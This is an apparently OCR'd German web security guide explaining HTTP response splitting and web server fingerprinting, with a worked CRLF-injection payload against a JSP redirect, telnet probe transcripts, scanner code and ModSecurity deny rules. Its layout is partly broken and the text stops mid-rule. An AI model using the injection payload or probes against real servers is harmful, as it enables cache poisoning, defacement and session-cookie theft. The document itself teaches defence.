Dennoch wird der zweite HTTP-Response vom Target dem zweiten HTTP-Request zugeordnet, welcher vollständig vom Angreifer kontrolliert wird. Darum versucht der Angreifer das Target glauben zu machen, dass eine bestimmte Resource auf dem Webserver (bestimmt durch den zweiten Request) die HTTP-Response (Serverinhalt) ist, während die zweite Response in Wirklichkeit Daten verschickt, die

durch den Angreifer mittels des Webservers gefälscht wurden.

HTTP-Response-Splitting-Angriffe finden dort statt, wo Server-Skripte Benutzerdaten in HTTP-Response-Header einbauen. Das passiert normalerweise, wenn das Skript Benutzerdaten in eine Redirection-URL einer Redirection-Response (HTTP-Status-Code 3xx) einbauen, oder wenn das Skript Benutzerdaten in einen Cookiewert oder -namen einbaut und die Response dann ein Cookie setzt.

Im ersten Fall ist die Redirection-URL Teil des `Location`-Headers der HTTP-Response und im zweiten Fall ist der Cookiename, -wert Teil des `Set-Cookie`-Headers der HTTP-Response.

Der Angriffs besteht im Wesentlichen darin, CR und LF so einzubauen, dass eine zweite HTTP-Message erzeugt wird wo nur eine von der Anwendung vorgesehen war. CR/LF-Injection wird auch bei verschiedenen anderen Angriffen benutzt, die die Daten einer einzelnen HTTP-Response ändern, die von einer Anwendung gesendet wird (z. B. [2]), aber in diesem Fall ist die Rolle der CR/LF etwas anders – sie sollen die erste (geplante) HTTP-Response abschließen und eine andere (vollständig durch den Angreifer kontrollierte und vollständig durch die Anwendung erzeugte) HTTP-Response erzeugen (daher der Name des Angriffs).

Diese Injektion ist möglich, wenn die Anwendung (die im Webserver läuft) Benutzerdaten in eine Redirection, ein Cookie oder andere HTTP-Response-Header ungeprüft einbaut.

Mit HTTP-Response-Splitting ist es möglich verschiedene Angriffe zu starten:

- *Cross-Site-Scripting* (XSS): bisher war es unmöglich XSS-Angriffe mit Redirection-Skripten, die alle Location-Header kontrollieren, von Sites auszuführen, wenn der Clients den IE benutzt. Dieser Angriff macht es möglich.
- *Web-Cache-Poisoning* (defacement): Das ist ein neuer Angriff. Der Angreifer zwingt das Target (z. B. ein Cache-Server einer bestimmten Art – der Angriff wurde erfolgreich mit Squid 2.4, NetCache 5.2, Apache Proxy 2.0 und ein paar anderer Cache-Servern durchgeführt) einfach die zweite Response als Antwort auf den zweiten Request zu speichern. Zum Beispiel sendet man einen zweiten Request an `http://web.site/index.html`, und

zwingt so das Target (Cache-Server) die zweite Response, die vollständig vom Angreifer kontrolliert ist, im Cache zu speichern. Dies ist tatsächlich ein Defacement der Website, zumindest wird dies so von anderen Clients, die denselben Cache-Server benutzen, empfunden. Natürlich kann der Angreifer zusätzlich zum Defacement auch noch Session-Cookies stehlen oder sie zu vordefinierten Werten „fixieren".

- *Cross User attacks (ein User, eine Seite, temporäres Defacement):* Mit einer Variante des Angriffs ist der Angreifer nicht in der Lage den zweiten Request zu senden. Das sieht zunächst merkwürdig aus, aber die Idee ist, dass in einigen Fällen das Target dieselben TCP-Verbindungen für verschiedene Benutzer mit dem Server teilt (das ist bei einigen Cache-Servern der Fall). Der nächste Request des Benutzers zum Webserver durch das Target, wird vom Target mit der zweiten Response, die der Angreifer generiert hat, beantwortet. Das Ergebnis ist, dass der Client der Website mit einer Resource versorgt wird, die der Angreifer aufgebaut hat. Das ermöglicht dem Angreifer die Seite der Website für einen einzelnen Request eines einzelnen Benutzers zu „entstellen" (ein lokales, temporäres Defacement). Genau wie im vorhergehenden Fall, kann der Angreifer zusätzlich zum Defacement die Session-Cookies stehlen und/oder setzen.
- *Seiten mit Benutzer-spezifischen Informationen entführen (Page Hijacking)*: Mit diesem Angriff ist der Angreifer in der Lage, an Stelle des Benutzers die Server-Response auf einen Benutzer-Request zu erhalten. Dadurch kann sich der Angreifer Zugriff auf sensible oder geheime Benutzer-spezifische Informationen erschleichen.
- *Browser-Cache-Poisoning*: Das ist ein Sonderfall von „Web Cache Poisoning" (verifiziert mit IE 6.0). Das ist sehr ähnlich zu XSS. Bei Beidem muss der Angreifer einzelne Clients anvisieren. Im Gegensatz zu XSS hat dies jedoch einen Langzeiteffekt, da der gefälschte Inhalt im Cache des Browsers bleibt.

## Beispiel

Nehmen wir folgende JSP-Seite (mit der URL `/redir_lang.jsp`):

```
<%
response.sendRedirect("/by_lang.jsp?lang="+
request.getParameter("lang"));
%>
```

Wenn `/redir_lang.jsp` mit einem Parameter `lang=English` aufgerufen wird, dann wird sie umleiten (redirect) zu `/by_lang.jsp?lang=English`. Eine typische Response sieht wie folgt aus (Webserver ist BEA WebLogic 8.1 SP1 – siehe Abschnitt „Lab Environment" in [1] für genaue Details des Server):

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 12:53:28 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=English
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20
23:06:40 PDT 2003 271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=1pMRZOiOQzZiE6Y6iivsREg82pq9Bo1ape7h4YoHZ6
2RXjApqwBE!-1251019693; path=/
Connection: Close

<html><head><title>302 Moved
Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved
temporarily.</p>
<p>It's now at <a
href="http://10.1.1.1/by_lang.jsp?lang=English">http:
//10.1.1.1/by_lang.jsp?lang=English</a>.</p>
</body></html>
```

Wie man sieht ist der `lang`-Parameter im `Location`-Response-Header eingebaut.

Machen wir weiter mit dem Einbau des HTTP-Response-Splitting-Angriffs. Anstatt den Wert `English` zu senden, senden wir einen Wert, der URL-encoded CR/LF-Sequenzen enthält, die die aktuelle Response beenden und eine weitere Response erzeugen. So wird es gemacht:

```
/redir_lang.jsp?lang=foobar%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

Das resultiert darin, dass der Webserver folgenden Datenstrom über die TCP-Verbindungen sendet:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20
23:06:40 PDT 2003 271009 with
Content-Type: text/html
Set-Cookie:
JSESSIONID=1pwxbgHwzeaIIFyaksxqsq92Z0VULcQUcAanfK7In7
IyrCST9UsS!-1251019693; path=/
[...]
```

Erklärung: dieser TCP-Datenstrom wird vom Target wie folgt interpretiert:

- blau eingefärbt: die erste HTTP-Response mit einer 302-(Redirection)-Response.
- rot eingefärbt: die zweite HTTP-Response ist eine 200-Response, deren Inhalt 19 Bytes HTML umfasst.

- schwarz eingefärbt: überflüssige Daten – alles hinter dem zweiten Response ist überflüssigund entspricht nicht dem HTTP-Standard.

Wenn der Angreifer das Target mit zwei Requests versorgt, wobei der erste folgende URL ist:

```
/redir_lang.jsp?lang=foobar%0d%0aContent-
Length:%200%0d%0a%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-
Type:%20text/html%0d%0aContent-
Length:%2019%0d%0a%0d%0a<html>Shazam</html>
```

und der zweite die URL:

```
/index.html
```

dann glaubt das Target, dass die erste Response zum ersten Request gehört:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2003 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
```

Und die zweite Response (für /index.html) wird dem zweiten Request zugeordnet:

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
```

Und so schafft es der Angreifer das Target zu verwirren.

Nun ist dieses Beispiel, wie auch in [1] erklärt, sehr einfach. Es berücksichtigt nicht die Probleme, wie einige Targets den TCP-Datenstrom verarbeiten, Probleme mit den überflüssigen Daten,

Probleme mit Data-Injection und wie das Caching erzwungen werden kann. Das und Vieles mehr ist in [1] im „practical consideration" Abschnitt beschrieben.

**Lösung**

Eingabedaten prüfen! CRs und LFs (und alle anderen gefährlichen Zeichen) entfernen bevor Daten in irgendeinen HTTP-Response-Header eingebaut werden, insbesondere wenn Cookies gesetzt werden und/oder umgeleitet (redirect) wird. Es ist möglich Zusatzprodukte zu verwenden, um sich gegen CR/LF-Injection zu schützen. Sie können auch verwendet werden, um die Anwendung vor dem Einsatz in der Produktion auf solche Sicherheitslücken zu testen.

Weitere Empfehlungen sind:

- sicherstellen, dass die neueste Version der Anwendung verwendet wird
- sicherstellen, dass die Anwendung nur über eine eindeutige IP-Adresse erreicht werden kann (dieselbe IP sollte nicht für andere Anwendungen verwendet werden, z. B. bei Virtual-Hosts).

**Referenzen**

*[1] „Divide and Conquer – HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics" by Amit Klein,*
http://www.sanctuminc.com/pdf/whitepaper_httpresponse.pdf

*[2] „CRLF Injection" by Ulf Harnhammar (BugTraq posting),*
http://www.securityfocus.com/archive/1/271515

## 2 Web Server/Application Fingerprinting

Webserver-, Webapplication-Fingerprinting ist seinem Vorgänger TCP/IP-Fingerprinting ähnlich. Der Unterschied ist, dass es sich auf den Application-Layer des OSI-Model anstatt auf den Transport-Layer bezieht.

Der Gedanke hinter Webserver-, Webapplication-Fingerprinting ist ein genaues Profil der Software des Targets, dessen Konfiguration und möglicherweise sogar der Netzwerk-Architektur/Topologie zu erzeugen. Dies geschieht durch Analyse von:

- Implementierung unterschiedlicher HTTP Protokolle
- HTTP-Response-Headers
- Dateinamenserweiterungen (.asp vs. jsp)
- Cookies (ASPSESSION)
- (standard) Fehlerseiten (error pages)
- Verzeichnisstrukturen und Namenskonventionen (Windows/Unix)
- Webentwickler-Interfaces (Frontpage, WebPublisher)
- Webadministrator-Interfaces (iPlanet, Comanche)
- unpassendes OS-Fingerprinting (IIS auf Linux?)

Das normale Ziel des Angreifers ist, den Webaufritt des Targets zu identifizieren und so viele Information wie möglich zu erhalten. Mit dieser Information kann der Angreifer ein genaues Angriffszenario entwickeln, welches effektiv die Schwachstelle in des Softwaretyps und -Version des Angriffsziels ausnutzt.

Die genaue Ermittlung dieser Informationen ist für mögliche Angriffsmethoden von großer Bedeutung, da viele Sicherheitsschwachstellen (wie Buffer-Overflows, etc.) in höchstem Maß von einzelnen Software-Herstellern und -Versionsnummern abhängen. Zusätzlich reduziert die korrekte Identifizierung der Softwareversion und Auswahl eines geeigneten Exploits das erzeugte Aufsehen, z. B. in Logdateien, („noise") des Angriffs, während gleichzeitig die Wirksamkeit erhöht wird. Ein Webserver, eine Webanwendung, die sich so offensichtlich selbst identifiziert, fordert geradezu Schwierigkeiten heraus.

In der Tat wird dieser Punkt bereits im HTTP-RFC 2068 beschrieben und fordert die Webadministratoren auf, die Softwareversion, die im Response-Header des Servers verwendet wird, zu verstecken:

***„Note: Revealing the specific software version of the server may allow the server machine to become more vulnerable to attacks against software that is known to contain security holes. Server implementers are encouraged to make this field a configurable option."***

Durch Verknüpfung der Informationen aus verschiedenen Information-Disclosure-Kategorien ist es möglich auf Typ und Version der Software,

die von einem Webserver, einer Webanwendung benutzt wird, zu folgern, Auf Grund dieser Tatsache werden wir uns auf die Analyse der HTTP-Protokoll-Implementierung heutiger Fingerprinting-Tools beschränken.

**Beispiel**

Alle Beispiele unten zeigen Analysemethoden der Zusammensetzung und Interpretation eines HTTP-Requests eines Webservers.

**Implementierungs-Unterschiede des HTTP Protokolls**

**Lexical –** Die Kategorie der lexikalischen Eigenschaften beschreibt Varianten der verwendeten Wörter, Groß-, Kleinschreibung und Punktion, die im HTTP-Response-Header gezeigt wird.

**Response Code Message –** Der Errorr-Code 404 liefert z. B. beim Apache `Not Found`, wogegen ein Microsoft IIS/5.0 `Object Not Found` liefert:

```
Apache 1.3.29 - 404

# telnet target1.com 80

Trying target1.com...

Connected to
target1.com.

Escape character is
'^]'.

HEAD /non-existent-
file.txt HTTP/1.0



HTTP/1.1 404 Not Found

Date: Mon, 07 Jun 2004
14:31:03 GMT

Server: Apache/1.3.29
```

```
Microsoft-IIS/4.0 - 404

# telnet target2.com 80

Trying target2.com...

Connected to
target2.com.

Escape character is
'^]'.

HEAD /non-existent-
file.txt HTTP/1.0



HTTP/1.1 404 Object Not
Found

Server: Microsoft-
IIS/4.0
```

```
(Unix) mod_perl/1.29
Connection: close
Content-Type:
text/html; charset=iso-
8859-1


Connection closed by
foreign host.
```

```
Date: Mon, 07 Jun 2004
14:41:22 GMT
Content-Length: 461
Content-Type: text/html


Connection closed by
foreign host.
```

**Header Wörter -** Der Header `Content-Length` vs. `Content-length` wird geliefert:

```
Netscape-Enterprise/6.0
- HEAD

# telnet target1.com 80

Trying target1.com...

Connected to
target1.com.

Escape character is
'^]'.

HEAD / HTTP/1.0



HTTP/1.1 200 OK
Server: Netscape-
Enterprise/6.0
Date: Mon, 07 Jun 2004
14:55:25 GMT
```

```
Microsoft-IIS/4.0 - HEAD


# telnet target2.com 80

Trying target2.com...

Connected to
target2.com.

Escape character is
'^]'.

HEAD / HTTP/1.0



HTTP/1.1 404 Object Not
Found
Server: Microsoft-
IIS/4.0
Date: Mon, 07 Jun 2004
```

```
Content-length: 26248          15:22:54 GMT

Content-type: text/html        Content-Length: 461

Accept-ranges: bytes           Content-Type: text/html


Connection closed by           Connection closed by
foreign host.                  foreign host.
```

**Syntax –** Gemäß HTTP-RFC müssen alle Webkommunikationen eine bestimmte definierte Struktur haben und so aufgebaut sein, dass beide Seiten sich verstehen können. Trotzdem existieren Variationen in der Reihenfolge und der Formatierung der HTTP-Response-Header.

**Reihenfolge der Header –** Apache-Server schreiben den `Date`-Header übereinstimmend vor dem `Server`-Header, während Microsoft-IIS dies umgekehrt macht:

```
Apache 1.3.29- HEAD            Microsoft-IIS/4.0 -
                               HEAD

# telnet target1.com 80        # telnet target2.com 80

Trying target1.com...          Trying target2.com...

Connected to                   Connected to
target1.com.                   target2.com.

Escape character is            Escape character is
'^]'.                          '^]'.

HEAD / HTTP/1.0                HEAD / HTTP/1.0


HTTP/1.1 200 OK                HTTP/1.1 404 Object Not
                               Found
Date: Mon, 07 Jun 2004
15:21:24 GMT                   Server: Microsoft-
                               IIS/4.0
```

```
Server: Apache/1.3.29 (Unix) mod_perl/1.29

Content-Location: index.html.en

Vary: negotiate,accept-language,

accept-charset

TCN: choice

Last-Modified: Fri, 04 May 2001 00:00:38 GMT

ETag: "4de14-5b0-3af1f126;40a4ed5d"

Accept-Ranges: bytes

Content-Length: 1456

Connection: close

Content-Type: text/html

Content-Language: en

Expires: Mon, 07 Jun 2004 15:21:24 GMT



Connection closed by foreign host.
```

```
Date: Mon, 07 Jun 2004 15:22:54 GMT

Content-Length: 461

Content-Type: text/html


Connection closed by foreign host.
```

**Reihenfolge der Auflistung -** Wenn eine OPTIONS-Methode als Request gesendet wird, dann wird mit einer Liste der erlaubten Methoden für die angegeben URI im `Allow`-Header geantwortet. Apache liefert nur einen `Allow`-Header, während IIS auch einen `Public`-Header liefert:

```
Apache 1.3.29- OPTIONS    Microsoft-IIS/5.0 -
                          OPTIONS
```

```
# telnet target1.com 80

Trying target1.com...

Connected to
target1.com.

Escape character is
'^]'.

OPTIONS * HTTP/1.0



HTTP/1.1 200 OK

Date: Mon, 07 Jun 2004
16:21:58 GMT

Server: Apache/1.3.29
(Unix) mod_perl/1.29

Content-Length: 0

Allow: GET, HEAD,
OPTIONS, TRACE

Connection: close


Connection closed by
foreign host.
```


```
# telnet target2.com 80

Trying target2.com...

Connected to
target2.com.

Escape character is
'^]'.

OPTIONS * HTTP/1.0



HTTP/1.1 200 OK

Server: Microsoft-
IIS/5.0

Date: Mon, 7 Jun 2004
12:21:38 GMT

Content-Length: 0

Accept-Ranges: bytes

DASL: <DAV:sql>

DAV: 1, 2

Public: OPTIONS, TRACE,
GET, HEAD, DELETE, PUT,
POST, COPY, MOVE,
MKCOL, PROPFIND,
PROPPATCH, LOCK,
UNLOCK, SEARCH

Allow: OPTIONS, TRACE,
GET, HEAD, DELETE, PUT,
POST, COPY, MOVE,
MKCOL, PROPFIND,
PROPPATCH, LOCK,
```

```
                        UNLOCK, SEARCH

                        Cache-Control: private



                        Connection closed by
                        foreign host.
```

**Semantik –** Neben den Wörtern und Informationen, die in der HTTP-Response geliefert werden, gibt es offensichtliche Unterschiede darin, wie Webserver richtige und falsche (nicht Standard-konforme) Requests bearbeiten.

**Erscheinen spezieller Header -** Ein Server kann selbst entscheiden, welche Header in die Response eingebaut werden. Während einige Header von der Spezifikation vorgeschrieben sind, sind die meisten Header (z. B. `ETag`) optional. In den Beispielen unten ist zu sehen, dass ein Apache mit zusätzliche Headern wie: `ETag`, `Vary` und `Expires` antwortet, während ein IIS diese nicht tut:

```
Apache 1.3.29- HEAD                 Microsoft-IIS/4.0 -
                                    HEAD

# telnet target1.com 80             # telnet target2.com 80

Trying target1.com...               Trying target2.com...

Connected to                        Connected to
target1.com.                        target2.com.

Escape character is                 Escape character is
'^]'.                               '^]'.

HEAD / HTTP/1.0                     HEAD / HTTP/1.0



HTTP/1.1 200 OK                     HTTP/1.1 404 Object Not
                                    Found
Date: Mon, 07 Jun 2004
15:21:24 GMT                        Server: Microsoft-
```




**Response-Codes für abnormale Requests –** Obwohl dieselben Request dem Ziel-Webservers gesendet werden, kann es sein, dass sie unterschiedlich interpretiert werden und darum unterschiedliche

Response-Codes erzeugen. Ein perfektes Beispiel für diese semantisch unterschiedliche Interpretation ist der „Light Fingerprinting”-Check, die der Scanner Whisker macht.

Der Ausschnitt des Perl-Codes unten, der von der main.test-Datei von Whisker 2.1 stammt, macht 2 Tests, um festzustellen, dass das Ziel wirklich ein Apache-Server ist, egal was der Banner Glauben macht. Der erste Request ist ein „`GET //`” und wenn der HTTP-Status-Code `200` ist, dann wird der nächste Request gesendet. Der zweite Request ist „`GET/%2f`”, welcher URI-encoded ist – und zu „`GET //`” wird. Diesmal antwortet Apache mit HTTP-Status-Code `404` – Not Found. Andere Webservers – IIS – liefern nicht denselben Status-Code für diesen Requests:

```
# now do some light fingerprinting...
        -- CUT --
        my $Aflag=0;
        $req{whisker}->{uri}='//';
        if(!_do_request(\%req,\%G_RESP)){
                _d_response(\%G_RESP);
               if($G_RESP{whisker}->{code}==200){
                        $req{whisker}->{uri}='/%2f';
                        if(!_do_request(\%req,\%G_RESP)){
                                _d_response(\%G_RESP);
                               $Aflag++
if($G_RESP{whisker}->{code}==404);

        }       }       }

        m_re_banner('Apache',$Aflag);
```

Testet man mit Whisker die Ziel-Website, dann zeigt der Report auf Grund des vorherigen Tests, dass der Webserver wirklich ein Apache-Server ist. Unten ist ein Beispielabschnitt eines Whisker-Reports:

```
-----------------------------------------

Title: Server banner

Id: 100

Severity: Informational
```

```
The server returned the following banner:

Microsoft-IIS/4.0

---------------------------------------

Title: Alternate server type

Id: 103

Severity: Informational


Testing has identified the server might be an 'Apache'
server. This

Change could be due to the server not correctly identifying
itself (the

Admins changed the banner).  Tests will now check for this
server type

as well as the previously identified server types.

---------------------------------------
```

Das sagt dem Angreifer nicht nur, dass die Webserver-Administratoren geschickt genug sind den Server-Banner zu ändern, sondern auch, dass Whisker alle Apache Versionen in seinen Scans testet, was die Genauigkeit erhöht.

## Lösungen

Es ist nicht möglich, jedes einzelne Informationsstück, das der Webserver anbietet, zu ändern. Darum wird ein gezielter Angriff in der Lage sein, die Webserver-Software zu erkennen. Das Ziel sollte sein, die Hürden für das Auskundschaften so zu erhöhen, dass bei jedem versuchten Angriff ein Sicherheitsalarm ausgelöst wird. Die Tipps unten sollen helfen, dieses Ziel zu erreichen. Die Lösungen sind unten nach ihrem Schwierigkeitsgrad zur Implementierung aufgelistet.

## Ändern der Server-Banner-Information

Es ist möglich das `Server`-Feld, welches im Response-Header des Webservers gezeigt wird, zur Verschleierung zu entfernen oder zu ändern.

Es gab viele Debatten in Web-Sicherheitskreisen wie viel Sicherheit man durch Ändern der HTTP-Server-Banner erreichen kann. Wenn man nur den Banner alleine ändert und keine weiteren Schritte unternimmt, um die Softwareversion zu verstecken, dann bietet dies möglicherweise nicht viel Sicherheit, und hält keinen Angreifer davon ab, aktiv Erkundungen einzuleiten. Allerdings ist es hinsichtlich der Abwehr automatischer Wurm-Programme hilfreich und auch sinnvoll, da immer mehr Würmer zur Masseninfektion von Systemen verwendet werden. Diese Maßnahmen können Unternehmen einige Zeitvorteile bringen, um Systeme zu patchen und dadurch vor neuen Würmern zu schützen.

**Apache Server** – ModSecurity kann mit der SecServerSignature-Konfiguration den Server-Banner in der httpd.conf-Datei ändern, ohne dass der Sourcecode des Apache vor der Kompilation geändert werden muss.

**IIS Server** – Durch Installation der Tools IISLockDown und URLScan kann der Banner, der den Clients gesendet wird, geändert werden.

**Minimierung der Informationen in den Headern**

Die Menge der Information, die in den Response-Headers geliefert werden, reduzieren. Apache z. B. erlaubt dem Administrator den Inhalt des Server-Banner-Tokens durch Ändern der ServerTokens-Directive in der httpd.conf zu bestimmen:

**ServerTokens Prod[uctOnly]**
der Server sendet z. B.: `Server: Apache`

**ServerTokens Min[imal]**
der Server sendet z. B.: `Server: Apache/1.3.0`

**ServerTokens OS**
der Server sends z. B.: `Server: Apache/1.3.0 (Unix)`

**ServerTokens Full (or not specified)**
der Server sendet z. B.: `Server: Apache/1.3.0 (Unix) PHP/3.0 MyMod/1.2`

Durch Minimierung des Headers, kann man Information wie z. B. zusätzliche installierte Apache-Module verstecken.

## Verwendung irreführender Header

Eine andere Methode, um Webserver-Fingerprinting in die Irre zu führen, ist eine gefälschte Web-Topologie zu zeigen. Angreifer verwenden normalerweise Banner-Grabbing-Sessions als Teil des gesamten Fingertprinting-Prozesses. Der Angreifer versucht mit Fingerprinting die Architektur des Ziels herauszufinden. Durch Hinzufügen zusätzlicher falscher Header, können wir eine komplexe Web-Umgebung simulieren (I.E.- DMZ). Durch Hinzufügen zusätzlicher Header simulieren wir das Vorhandensein eines Reverse-Proxyservers, wir erwecken den Anschein einer komplexen Architektur.

Für Apache-Server können wir folgende Einträge in httpd.conf machen, um dies zu erreichen:

**Header set Via „1.1 squid.proxy.companyx.com (Squid/2.4.STABLE6)"**

**ErrorHeader set Via „1.1 squid.proxy.companyx.com (Squid/2.4.STABLE6)"**

**Header set X-Cache „MISS from www.nonexistenthost.com"**

**ErrorHeader set X-Cache „MISS from www.nonexistenthost.com"**

Diese Einträge fügen den „`Via`"- und „`X-Cache`" HTTP-Response-Header in alle Responses wie unten gezeigt ein:

```
# telnet localhost 80
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
HEAD / HTTP/1.0



HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
```

```
Date: Sun, 30 Mar 2003 21:59:46 GMT
Content-Location: index.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Via: 1.1 squid.proxy.companyx.com (Squid/2.4.STABLE6)
X-Cache: MISS from www.nonexistenthost.com
Content-Length: 2673
Connection: close
```

Das täuscht vor, dass wir einen Squid-Proxy-Server benutzen und die Daten von einem nicht-existierenden Server kommen. Dies kann den Angreifer dazu verleiten, Squid-Exploits gegen unseren Apache-Server auszuführen, was natürlich nicht erfolgreich sein wird, oder der im `X-Cache`-Header angegeben Rechner wird angegriffen, der gar nicht existiert.

## Installation von Third-Party-Web-Security-Tools

Durch Installation zusätzlicher Web-Security-Applications oder Tools, wie ModSecurity oder ServerMask, ist es möglich entweder Webserver-Fingerprinting-Tools (wie z. B. HTTPrint) zu unterbrechen, oder zu vereiteln. Wie im Beispielabschnitt oben beschrieben, prüfen diese Tools das Ziel mit vielen unterschiedlichen Requests, um eine bestimmte Response zu erhalten. Unten sind einige der abnormalen Requests, die HTTPrint dem Webserver sendet:

```
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "JUNKMETHOD
/ HTTP/1.0" 501 344 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET /
JUNK/1.0" 400 381 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "get /
HTTP/1.0" 501 330 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET /
HTTP/0.8" 200 1456 "-" "-"
192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET /
```

```
HTTP/1.2" 200 1456 "-" "-"

192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET /
HTTP/3.0" 200 1456 "-" "-"

192.168.139.101 - - [08/Jun/2004:11:21:40 -0400] "GET
/../../ HTTP/1.0" 400 344 "-" "-"
```

Wenn wir ein Tool wie ModSecurity für Apache verwenden, können wir HTTP-RFC-konforme Filter bauen, die auf solche abnormale Requests reagieren. Hier sind einige Einträge in der httpd.conf für ModSecurity:

```
# This will return a 403 - Forbidden Status Code for all
Mod_Security actions

SecFilterDefaultAction "deny,log,status:403"


# This will deny directory traversals

SecFilter "\.\./"


# This entry forces compliance of the request method.  Any
requests that do NOT

# start with either GET|HEAD|POST will be denied.  This
will catch/trigger on

# junk methods.

SecFilterSelective THE_REQUEST "!^(GET|HEAD|POST)"


# This entry will force HTTP compliance to the end portion
of the request.  If

# the request does NOT end with a valid HTTP version, then
it will be denied.

